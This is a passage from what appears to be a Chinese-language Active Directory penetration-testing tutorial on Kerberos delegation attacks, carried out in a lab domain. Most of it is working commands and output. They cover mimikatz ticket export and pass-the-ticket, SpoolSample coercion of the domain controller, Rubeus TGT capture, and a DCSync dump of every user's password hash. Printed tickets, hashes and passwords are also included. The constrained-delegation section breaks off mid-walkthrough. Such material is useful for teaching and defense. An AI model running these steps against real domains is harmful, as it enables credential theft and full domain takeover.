PS C:\Users\hack\Desktop> Get-DomainUser hack -Properties useraccountcontrol,msds-allowedtodelegateto | fl

useraccountcontrol : NORMAL_ACCOUNT, TRUSTED_FOR_DELEGATION

```

如图所示，当账号被设置为 约束性委派 时，其 userAccountControl 属性包含 TRUSTED_TO_AUTH_FOR_DELEGATION，且 msds-allowedtodelegateto 属性会被设置为哪些 SPN。

```

PS C:\Users\hack\Desktop> Import-Module .\powerview.ps1
PS C:\Users\hack\Desktop> Get-DomainUser hack -Properties useraccountcontrol,msds-allowedtodelegateto | fl

useraccountcontrol      : NORMAL_ACCOUNT, TRUSTED_TO_AUTH_FOR_DELEGATION
msds-allowedtodelegateto : {cifs/WIN7.xie.com, cifs/WIN7}

```

如图所示，当账号被设置为 基于资源的约束性委派时，其 msDS-AllowedToActOnBehalfOfOtherIdentity 属性会有被允许委派账号的 SID。

```

PS C:\Users\hack\Desktop> Get-DomainComputer win7 -Properties msDS-AllowedToActOnBehalfOfOtherIdentity

msds-allowedtoactonbehalffotheridentity
-----
{1, 0, 4, 128...}

```

域委派攻击

域委派攻击发生在 kerberos 协议的 TGS-REQ&TGS-REP 阶段，可以分为非约束性委派攻击、约束性委派攻击和基于资源的约束性委派攻击。

1. 非约束委派攻击


以下是实验环境：

- 域控：AD01(10.211.55.4)
- 域成员主机：Win7(10.211.55.6) Server2012(10.211.55.9)
- 域管理员：test administrator
- 域普通用户：hack
- 域：xie.com

非约束性委派攻击可以利用服务账号和主机账号，因为只有服务账号和主机账号具有委派属性。域用户账号注册 SPN 之后就成为了服务账号，主机账号的话我们可以手动去创建。

如图所示，在域控上配置主机 win7 具有非约束性委派属性。





查看域内非约束性委派的主机账号，如图所示，可以看到有 Win7 机器。

```
PS C:\users\hack\Desktop> Import-Module .\PowerView.ps1
PS C:\users\hack\Desktop> Get-NetComputer -Unconstrained -Domain xie.com
AD01.xie.com
AD02.xie.com
WIN7.xie.com
```

注：默认域控制器配置了非约束性委派。

在 win7 上访问域控，提示拒绝访问。如图所示：

```
C:\Users\hack>dir \\ad01.xie.com\c$
拒绝访问。
```

(1) 诱使域管理员访问机器

此时我们用域管理员 test 身份远程访问 win7 机器，这里 test 登录在域内任何一台机器均可，不一定非得是域控。或者也可以使用 ipc 连接，如下：

```
net use \\win7.xie.com /user:xie\test P@ssword1234
```

如图域管理员 test 远程连接 win7 机器。




```
C:\Users\test>dir \\win7.xie.com\c$
驱动器 \\win7.xie.com\c$ 中的卷没有标签。
卷的序列号是 F0A9-0DAC

\\win7.xie.com\c$ 的目录

2009/07/14  11:20    <DIR>          PerfLogs
2009/07/14  17:49    <DIR>          Program Files
2021/02/28  12:41    <DIR>          Program Files (x86)
2021/08/09  11:04    <DIR>          Users
2021/02/27  20:44    <DIR>          Windows
               0 个文件                0 字节
               5 个目录 262, 121, 164, 800 可用字节

C:\Users\test>net use \\win7.xie.com /u:xie\test P@ssword1234
命令成功完成。
```

此时，在主机 win7 的 lsass.exe 内存中就会有域管理员 test 的 TGT 认购权证。
我们在 win7 上以管理员权限运行 mimikatz，执行以下命令导出内存中的票据：

```
privilege::debug
#导出票据
sekurlsa::tickets /export
```

如图所示，使用 mimikatz 导出内存中的票据：

```
c:\Users\hack\Desktop>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /**/ Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::Debug
Privilege '20' OK

mimikatz # sekurlsa::tickets /export

Authentication Id : 0 ; 363740 (00000000:00058cdc)
Session           : Network from 0
User Name         : test
Domain           : XIE
Logon Server      : (null)
Logon Time        : 2021/8/9 17:35:09
SID              : S-1-5-21-1313979556-3624129433-4055459191-1110

* Username : test
* Domain   : XIE.COM
* Password : (null)

Group 0 - Ticket Granting Service

Group 1 - Client Ticket ?

Group 2 - Ticket Granting Ticket
[00000000]
Start/End/MaxRenew: 2021/8/9 17:35:09 ; 2021/8/10 3:35:09 ; 2021/8/16 17:35:09
Service Name (02) : krbtgt ; XIE.COM ; @ XIE.COM
```

可以看到会生成一个 test@krbtgt 的票据，如图所示：

```

1,491 [0;1fca9]-0-0-40a50000-hack@cifs-AD01.xie.com.kirbi
1,491 [0;1fca9]-0-1-40a50000-hack@ldap-AD01.xie.com.kirbi
1,509 [0;1fca9]-0-2-40a50000-hack@LDAP-AD01.xie.com.kirbi
1,379 [0;1fca9]-2-0-60a10000-hack@krbtgt-XIE.COM.kirbi
1,379 [0;1fca9]-2-1-40e10000-hack@krbtgt-XIE.COM.kirbi
1,491 [0;1fce0]-0-0-40a50000-hack@cifs-AD01.xie.com.kirbi
1,379 [0;1fce0]-2-0-60a10000-hack@krbtgt-XIE.COM.kirbi
1,379 [0;1fce0]-2-1-40e10000-hack@krbtgt-XIE.COM.kirbi
1,527 [0;3e4]-0-0-40a50000-WIN7$@ldap-AD01.xie.com.kirbi
1,509 [0;3e4]-0-1-40a50000-WIN7$@cifs-ad01.xie.com.kirbi
1,397 [0;3e4]-2-0-60a10000-WIN7$@krbtgt-XIE.COM.kirbi
1,397 [0;3e4]-2-1-40e10000-WIN7$@krbtgt-XIE.COM.kirbi
1,509 [0;3e7]-0-0-40a50000-WIN7$@cifs-ad01.xie.com.kirbi
1,483 [0;3e7]-0-1-40a50000.kirbi
1,527 [0;3e7]-0-2-40a50000-WIN7$@LDAP-AD01.xie.com.kirbi
1,509 [0;3e7]-0-3-40a50000-WIN7$@ldap-ad01.xie.com.kirbi
1,397 [0;3e7]-2-0-60a10000-WIN7$@krbtgt-XIE.COM.kirbi
1,397 [0;3e7]-2-1-40e10000-WIN7$@krbtgt-XIE.COM.kirbi
1,387 [0;58cdc]-2-0-60a10000-test@krbtgt-XIE.COM.kirbi
10,770,842 bytes
640,777,728 bytes free

```

然后我们用 mimikatz 执行如下命令将这个票据导入内存中。

#导入票据

```
kerberos::ptt [0;58cdc]-2-0-60a10000-test@krbtgt-XIE.COM.kirbi
```

#查看票据

```
kerberos::list
```

如图所示，使用 mimikatz 将票据导入内存中，然后访问域控，可以看到导入票据后成功访问域控。

```

mimikatz # kerberos::ptt [0;58cdc]-2-0-60a10000-test@krbtgt-XIE.COM.kirbi
* File: '[0;58cdc]-2-0-60a10000-test@krbtgt-XIE.COM.kirbi': OK

mimikatz # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
  Start/End/MaxRenew: 2021/8/9 17:35:09 ; 2021/8/10 3:35:09 ; 2021/8/16 17:35:09
  Server Name       : krbtgt/XIE.COM @ XIE.COM
  Client Name       : test @ XIE.COM
  Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;

mimikatz # exit
Bye!

c:\Users\hack\Desktop>dir \\ad01.xie.com\c$
Volume in drive \\ad01.xie.com\c$ has no label.
Volume Serial Number is C624-951B

Directory of \\ad01.xie.com\c$

2021/08/02  09:13    <DIR>          inetpub
2013/08/22  23:52    <DIR>          PerfLogs
2013/08/22  22:50    <DIR>          Program Files
2021/02/27  17:40    <DIR>          Program Files (x86)
2021/08/09  10:46    <DIR>          Users
2021/08/02  09:15    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s) 263,344,070,656 bytes free

```

(2) 结合打印机漏洞攻击

上面的攻击手段，还需要域管理员主动连接配置了非约束性委派的主机，才能从该主机上抓到域管理员的 TGT 认购权证，实战中意义不大。于是，我们可以利用打印机服务漏洞来强制域控连接配置了非约束性委派的主机，也能从该主机上抓到域控机器用户的 TGT 认购权证，且不需要管理员交互！

在 win7 上以管理员权限用 Rubeus 执行如下命令每隔一秒监听一次来自 AD01 主机的票据。

```
Rubeus.exe monitor /interval:1 /filteruser:AD01$
```

如图所示，使用 Rubeus 监听 AD01 主机的票据。

```
c:\Users\hack\Desktop>Rubeus.exe monitor /interval:1 /filteruser:AD01$
```

```
(
  )
Rubeus
  )
```

```
v1.5.0
```

```
[*] Action: TGT Monitoring
[*] Target user      : AD01$
[*] Monitoring every 1 seconds for new TGTs
```

然后在 Win7 上执行如下命令使用打印机服务漏洞攻击域控 AD01，使其强制回连认证我们的 win7 主机。

```
SpoolSample.exe AD01 win7
```

如图所示，使用打印机服务漏洞攻击域控 AD01。

```
C:\Users\hack\Desktop>SpoolSample.exe AD01 win7
```

```
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\AD01, CaptureServer: \\win7
RpcRemoteFindFirstPrinterChangeNotificationEx failed.Error Code 1722 - RPC ???????
```

如图所示，可以看到我们的 Rubeus 已经收到来自 AD01 的 base64 的 TGT 认购权证了。


```

[*] Action: TGT Monitoring
[*] Target user      : AD01$
[*] Monitoring every 1 seconds for new TGTs

[*] 2021/8/11 13:45:59 UTC - Found new TGT:

User           : AD01$@XIE.COM
StartTime      : 2021/8/11 19:25:45
EndTime        : 2021/8/12 5:25:25
RenewTill      : 2021/8/18 19:25:25
Flags          : name_canonicalize, pre_authent, renewable, forwarded, forwardable
Base64EncodedTicket :

doIE3jCCBNqgAwIBBaEDAgEWOoID9TCCA/FhggPtMIID6aADAgEFOqkbB1hJRS5DT02iHDAaoAMCAQKhEzARGwZrcmJ0Z3Q0bB1hJ
RS5DT02jggO3MIID6aADAgESoQMCAQKiggO1BIIDowRY2nL321Cpg5gJjJdzgKaVtTaZT78/bBZuUix6aa8TDnHs1tRnY0Cer4yN
p3KrRKRCXj1vrCmhU2CykseRaZTUW1DD6jxpicbmHbIL7AmNYgqnggh0ZIm4mHhGc5+91FwTeRJ6181FDWjYkYuQj4801p7NwWfYj
g09t5JLwvkXcLD07sQalzedM/bYwjKEBeKMTYYQ8ke0VfSUXXI8Qg9/3Y0f8A6m9uWMCaWxuw99wu3zu8i2VOy80EybYtYwk/bE18
SmlFmaemo6X8KhoX5pxwqpp+zLckYiLf3KAxOsE4bmX+sPj0KI4eYK65HCxvKz9geQZdyRPXov67DcHr/w8aPhhDIgg9uzA9pobI
iy195euPCapDpzMNZ1fhtzRqmLAjpyxD25fF7Ni9Awiv1kyKvFr2JmNArFTqEGfpmAixueAr8WZiyuCab/GU1oy04ofVu1Mg3oP9
dvrnRxCueBpJ+FTkxbSxOVCKLgXLWcWbDHD1iHcxNYA3kD5uulWYRGoJZeofXIx08glWLCQoDzmSSgr+XnY6xXynxitqR48Q0ke
k0qY4G03LtiLMj7pPwtSiA84iW1xLDuxxPck/HRAw5ztOXqLsJ4HCjPjq8JhRiDUmwGqmAll2eEFdKS0cdDu1gvLCqrj1ct8j0w
PrktbtgpMcjNwRX3Q6S244tVvqSWM22QChwGvTETjUX0EWF+Yje44SFHJDn39+Y97juCQwxEQ0ecJX3KtoYk5K3k9bnGy/L8tQ1I
LUAQEOjfv+jR0kwShCM0sUhaCZVsCNwtDjCNsafi41+hzD5C0TTwqLWlyT0Co00NFQxFgcNQm64tPdLw+spXC0d8f4N5p9qEj/+52
iE8WvTXaL61rxssLetQ/RCiEbe7VKX5Y7IuNDxe+OIGDsoxJymxhIqUjnVU0mARXUx0v13S09/hLev0potnWoMwWtNI5i2+qItYV
UJRYVU1Lyw2aKcVTAB96iTKVCnXk0Pa01hneh1qMuYt5kNxE0HXSGYPI405c8vx93r87QivDNoZPYdGLAYcYhxxv8ecGRpreRSQg8
KTIOErANI+v3Z9tXSrg04d2+JbMsCf/6LYOGdZC6287MIxHQx/PfsuCCC7MUxwk8Ts5STrPzFoZj/aHXYLK7vXu1Xcwi3EdfXLM
eBi5j01wAjHR2Miae7y7m/AfAub1qJzyH8BWH3XHRiYT+nGR8x2zC+AXmhVWwJaSEOM9Sgp83FBW5yq1o4HUMIHROAMCAQCigckE
gcZ9gcMwgcCggB0wgbowgbegKzApoAMCARKhIgQg7en3vQ+ZU2QnP+EY75TtJ1HAfN04FL1JeulZbF8nH4qhCRshWE1FLKNPTaIS
MBCgAwIBAAEJMAcBUFEDEkowcDBQBgoQAAPREYDzIwMjEwODExMTYNTQ1WqYRGA8yMDIxMDgxMTIxMjUyNVNqNERgPMjA5MTA4
MTgxMTI1MjVaqAkbB1hJRS5DT02pHDAaoAMCAQKhEzARGwZrcmJ0Z3Q0bB1hJRS5DT00=

```

然后我们可以直接使用 Rubeus 执行如下命令导入这个 base64 的 TGT 认购权证，就可以使用 mimikatz 导出域内所有用户 hash 了。

Rubeus.exe ptt /ticket:base64 格式的票据

如图所示，可以看到没导入票据之前，mimikatz 是无法导出域内用户 hash 的。

```
C:\Users\hack\Desktop>mimikatz.exe "lsadump::dcsync /all /csv" "exit"

.#####.   mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /all /csv
[DC] 'xie.com' will be the domain
[DC] 'AD01.xie.com' will be the DC server
[DC] Exporting domain 'xie.com'
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
ERROR kuhl_m_lsadump_dcsync ; GetNCChanges: 0x00002105 (8453)

mimikatz(commandline) # exit
Bye!
```

Rubeus 导入票据后，就可以导出域内用户 hash 了。如图所示：

```
C:\Users\hack\Desktop>Rubeus.exe ptt /ticket:doIE3jCCBNqgAwI8BaEDAgEw00ID91CCA/FhgPMTIId6aADAgEFOQkbB1hJRS5DT021H0AaoAMCAQKhEzARGwZrcmJ0Z3Qb81hJR
DT02jgg03WLIID6ADAgESoMCAQKig018IIDoMRV2n1321Cpg5gljJd2gKaVtTaZ178/bBZUuiX6aa8TDnH5ltRnV0Cer4Ynp3K*RKRCXj1vrCmhU2CykeeRaZTUW1DD6jap1cbmHb1L7Amk
qngH0ZImMhGc5+91FwTeRJG6181FDWjKvUQj4801p7NwWfYjg09t57LwKXcLD07S0a1zedW/bVvJjKEBeKmtYVQ8ke0VF5UXXI0Q09/3Y0f8A6m9uMCAWkUw99wu3zu8i2VOy80EybYwK/b
8SmLfmemp6X8KHoX5pxwqpp+zlckYilf3KAx0SE4bmX+spj0K1eYK6SHCXvKz9geQZdyRPXov67DcHr/w8aPhhDIgg9uzA9pobliY195eUPCapDpzMNI1fhtzRqMLAjpyxD25ff7N19Aw1v1
KVFr27mNArFTqEGfpmAixueAr8WZiyuCaB/GUioyO4oFvU1Mg3oP9dvrmRxCueBpj+FTKxb5nxOVCKLgXLWcbDHD11HcxNYA3Kd5uuuYRGoJZeoFXIX08gwVLCOoDzm55gr+XnY6Xxynx1td
8Q0keQqY4G03Lt1LMj77Pwt51a841W1xLDuxxPck/HRAw5ztOXqLsj4HCJPjg8JhR1DDmmGqmA1L2eEfdKS0cdDu1gVLCqrj1ct8j0wPrktbtgppMcjNwX3Q6S244tvvq5WM22QChwGVTETJ
OEWF+Yje44SFHDn39+Y97JuCQwxEQ0ecJX3KtoYK5K3k9bnGy/L8tQ1LLUAQEOjFV+J8KQWShCM0sUhaCZVsCnWtdJcNSaFI41+hZD5C0TTwqLWYTB0Co0NfQXfgcNQm64tPdLw+spXC0d8f4
p9qEj/+521E8WvTXa161rxssLetQ/RCIEbe7VKX5Y7IuNDxe+OIGDsoxJymxh1qUjnvUOmARXU0v13S09/hLev0potnW0MwTNI512+q1tYVUJRYVU1Lyw2aKCvTAB961TKVCnXk0Pa01hneh
MuYt5knxE0HXSGYP1405c8vx93r87Q1vDNoZPYdGLAYcYhvx8ecGRpreRSQg8KTI0ErANI+V3Z9tXSRg04d2+JbMcCf/6LYOGdZC6287MIxHQX/PfsuCCc7MUxwk8TS55TrPzFoZj/ahXYLK7V
1XcW13EdfXLMeeB15J01wAJHR2Miae7y7m/AFaub1qJ2yH8BWJ3XHR1YT+nGR8x2zC+AXmhVmwJaSEOM9Sgp83FBW5yql04HUMIHRoAMCAQC1gckEgcZ9gcMwgcCggB0wgbowgbegKZApoAMCA
h1Q0g7en3vQ+ZU2QnP+EY75TtJ1HAFN04FL1Jeu1ZBF8nH4qhCRsHWE1FLKNPtA1SMBcgaAWIBAAEJMAcBUBUFEMDEkowcDBQ0BgoQAAPREYDZ1wMjEwODEXMTIEYNTQ1WqYRGABYMD1xMDgXMTIxM
yNVqNErgPMjAyMTA4MTgxMTI1MjVaqAkbB1hJRS5DT02pHDAaoAMCAQKhEzARGwZrcmJ0Z3Qb81hJRS5DT00=

Rubeus
v1.5.0

[*] Action: Import Ticket
[+] Ticket successfully imported!

C:\Users\hack\Desktop>mimikatz.exe "lsadump::dcsync /all /csv" "exit"

.#####.   mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /all /csv
[DC] 'xie.com' will be the domain
[DC] 'AD01.xie.com' will be the DC server
[DC] Exporting domain 'xie.com'
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
502 krbtgt badf5dbde4d4cbbd1135cc26d8200238 514
1107 $DUPLICATE-453 74520a4ec2626e3638066146a0d5ceae 512
1002 AD01$ e376ea5889a8d660ecabc5b056065920 532480
2103 test 74520a4ec2626e3638066146a0d5ceae 512
```


或者也可以使用 mimikatz 执行如下命令，导出内存中的票据，导出后的票据后缀为.kirbi，然后使用 mimikatz 直接导入这个.kirbi 票据，再导出域内用户 hash。

```
privilege::debug
```

```
#导出票据
```

```
sekurlsa::tickets /export
```

```
#导入票据
```

```
kerberos::ptt [0;21467]-2-1-60a10000-AD01$@krbtgt-XIE.COM.kirbi
```

```
#导出域内所有用户 hash
```

```
lsadump::dcsync /all /csv
```

如图所示，导出内存中的票据。

```
[0;21467]-2-0-60a10000-AD01$@krbtgt-XIE.COM.kirbi  
[0;21467]-2-1-60a10000-AD01$@krbtgt-XIE.COM.kirbi
```

然后再使用 mimikatz 导出票据，即可导出域内用户哈希了。如图所示：

```

C:\Users\hack\Desktop>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##    > https://blog.gentilkiwi.com/mimikatz
'## v ##'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::ptt [0;21467]-2-1-60a10000-AD01$@krbtgt-XIE.COM.kirbi

* File: '[0;21467]-2-1-60a10000-AD01$@krbtgt-XIE.COM.kirbi': OK

mimikatz # lsadump::dcsync /all /csv
[DC] 'xie.com' will be the domain
[DC] 'AD01.xie.com' will be the DC server
[DC] Exporting domain 'xie.com'
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
502      krbtgt      badf5dbde4d4cbbd1135cc26d8200238          514
1107      $DUPLICATE-453  74520a4ec2626e3638066146a0d5ceae          512
1002      AD01$      e376ea5889a8d660ecabc5b056065920          532480
2103      test       74520a4ec2626e3638066146a0d5ceae          512
1111      test2      74520a4ec2626e3638066146a0d5ceae          512
1106      AD02$      0058591434fd81febba451f28d707e6d          532480
1112      hack       74520a4ec2626e3638066146a0d5ceae          512
1108      WIN7$      f15478625bf8e5a5df3782f39c73ce79          528384
500      Administrator 33e17aa21ccc6ab0e6ff30eecb918dfb          512

```

注：域控机器用户不能用于登录，但是有 Dcsync 权限，所以可以用于导出域内用户哈希。

2. 约束性委派攻击

以下是实验环境：

- 域控：AD01 (10.211.55.4)
- 域成员主机：Win7 (10.211.55.6)
- 域管理员：test
- 服务账号：hack
- 域：xie.com

攻击流程：

- 1) 服务账号 hack 使用自己的账号密码向 KDC 申请一个可转发的 TGT 认购权证，注意在 KDC Option 里面选择 forwardable 标志位，这样的话请求的 TGT 认购权证就是可转发的。
- 2) 服务账号 hack 以域管理员 test 身份申请一个针对自身服务的 ST 服务票据(这一步就是 S4U2Self)，这一步生成的 ST 服务票据是可转发的。
- 3) 服务账号 hack 拿着上一步可转发的 ST 服务票据以域管理员 test 身份向 KDC 申请访问特定服务(cifs/ad01.xie.com)的 ST 服务票据(S4U2Proxy)。
- 4) 导入上一步获得的以域管理员 test 身份访问特定服务(cifs/ad01.xie.com)的 ST 服务票据，即可成功访问域控。

约束性委派攻击可以利用服务账号和主机账号，因为只有服务账号和主机账号具有委派属性。域用户账号注册 SPN 之后就成为了服务账号。主机账号的话我们可以手动去创建。

我们将域用户 hack 执行如下命令注册为某个 SPN 的服务账号。

#将域用户 hack 注册为 SPN SQLServer/win7.xie.com:1434 的服务账号，只有机器账号和域管理员账号有权限

```
setspn -U -A SQLServer/win7.xie.com:1434 hack
```

#查找指定 hack 用户注册的 SPN

```
setspn -L hack
```

如图所示，给 hack 用户注册 SPN。


```
C:\Windows\system32>setspn -U -A SQLServer/win7.xie.com:1434 hack
Registering ServicePrincipalNames for CN=hack,CN=Users,DC=xie,DC=com
SQLServer/win7.xie.com:1434
Updated object

C:\Windows\system32>setspn -L hack
Registered ServicePrincipalNames for CN=hack,CN=Users,DC=xie,DC=com:
SQLServer/win7.xie.com:1434
```

或者创建一个机器账号 hack2 也可以，如图所示。

```
PS C:\Users\hack\Desktop> Import-Module .\Powermad.ps1
PS C:\Users\hack\Desktop> New-MachineAccount -MachineAccount hack2
Enter a password for the new machine account: ****
[+] Machine account hack2 added
```

这里我们使用 hack 服务账号来配置约束性委派属性。在域控上修改用户 hack 的委派属性为约束性委派，协议为域控 AD01 的 CIFS 协议，如图所示：



hack 属性

隶属于

密码复制

拨入

对象

安全

环境

会话

远程控制

远程桌面服务配置文件

COM+

属性编辑器

常规

地址

帐户

配置文件

电话

委派

组织

发布的证书

委派是一个安全敏感的操作，它允许服务代表另一个用户运行。

☐ 不信任此用户作为委派(O)
☐ 信任此用户作为任何服务的委派(仅 Kerberos)(T)
☒ 仅信任此用户作为指定服务的委派(U)

☐ 仅使用 Kerberos(K)
☒ 使用任何身份验证协议(N)

可以由此帐户提供委派凭据的服务(S):

服务类型	用户或计算机	端口	服务名称	域
cifs	AD01		XIE	

<

|||

>

☐ 扩展式(E)

添加(D)...

删除(R)

确定

取消

应用(A)


帮助

此时我们拿到了域内一台主机 Win7 的权限，该主机当前登录着 xie\hack 用户，抓取到其密码为 P@ss1234，然后通过 adfind 执行如下命令查询发现 hack 用户被赋予了约束性委派，并且委派的 SPN 是 cifs/AD01.xie.com。

#查询域中配置了约束性委派的服务账户，并可以看到被委派的 SPN

```
